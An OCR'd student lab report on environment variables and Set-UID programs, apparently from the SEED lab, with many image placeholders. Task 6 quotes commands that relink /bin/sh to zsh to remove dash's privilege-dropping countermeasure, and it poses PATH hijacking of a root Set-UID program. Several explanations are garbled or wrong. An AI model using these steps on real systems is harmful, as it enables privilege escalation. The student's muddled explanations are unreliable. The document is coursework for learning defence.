
It shows all environment variables




", the environment variables of the calling process is passed to the new program /bin/sh."



This is a bash version




It should have there a different between dash & bash



Then I wrote this

export EVIDENCE= "seed shell"





5.5 Task 5: Environment Variable and Set-UID Programs.

Step 1. Write the following program that can print out all the environment variables in the current process.


-In this task, I created a file called lab 001

-After that, I opened a terminal and copied the path of the file lab 001 because it contains the codes that I will use






Step 2. Compile the above program, change its ownership to `root`, and make it a `Set-UID` program.




To check if we successful in step 2 there





Step 3. In your shell (you need to be in a normal user account, not the `root` account), use the `export` command to set the following environment variables (they may have already exist):

(• PATH **than** • LD LIBRARY PATH **than** • ANY NAME)



We have to photo separate with Colom:






Please check whether all the environment variables you set in the shell process (parent) get into the Set-UID child process. Describe your observation. If there are surprises to you, describe them.


Yes, there is a surprise, PATH was inherited but LIBRARY PATH & HAFSA (Name) NOT inherited

HAFSA (Name) not inherited because actually I didn't export into environment currently is just cha variables NOT environment variables

How to make it environment variables? By (export) so We need to export HAFSA(Name)




describe them:



After I exported, HAFSA changed to environment variables

And it appeared when searching for it with the added value with the name

(HAFSA) = for user it defines as a variables



PATH & LIBRARY_PATH


They are system environment defined path preps, and the PATH is path! So

LIBRARY is path is NOT this is a description about system environment

***The path NOT inherited**

5.6 Task 6: The PATH Environment Variable and Set-UID Programs.


Firstly configure:



Please compile the above program, and change its owner to `root`, and make it a `Set-UID` program. Can you let this `Set-UID` program run your code instead of `/bin/ls`? If you can, is your code running with the root privilege? Describe and explain your observations.

/bin/ls is a symbolic link, actually pointing to other interpreters, my system is 16.04, so before the experiment, you need to make sure that the sh symbolic link in the /bin/ directory is linked to zsh, not bash.

The protection mechanism of bash




A Note

- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
  - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh
$ sudo ln -sf /bin/zsh /bin/sh

After experiment: remember to change it back
$ sudo ln -sf /bin/dash /bin/sh
```


The safe way to do this task by using (execve)

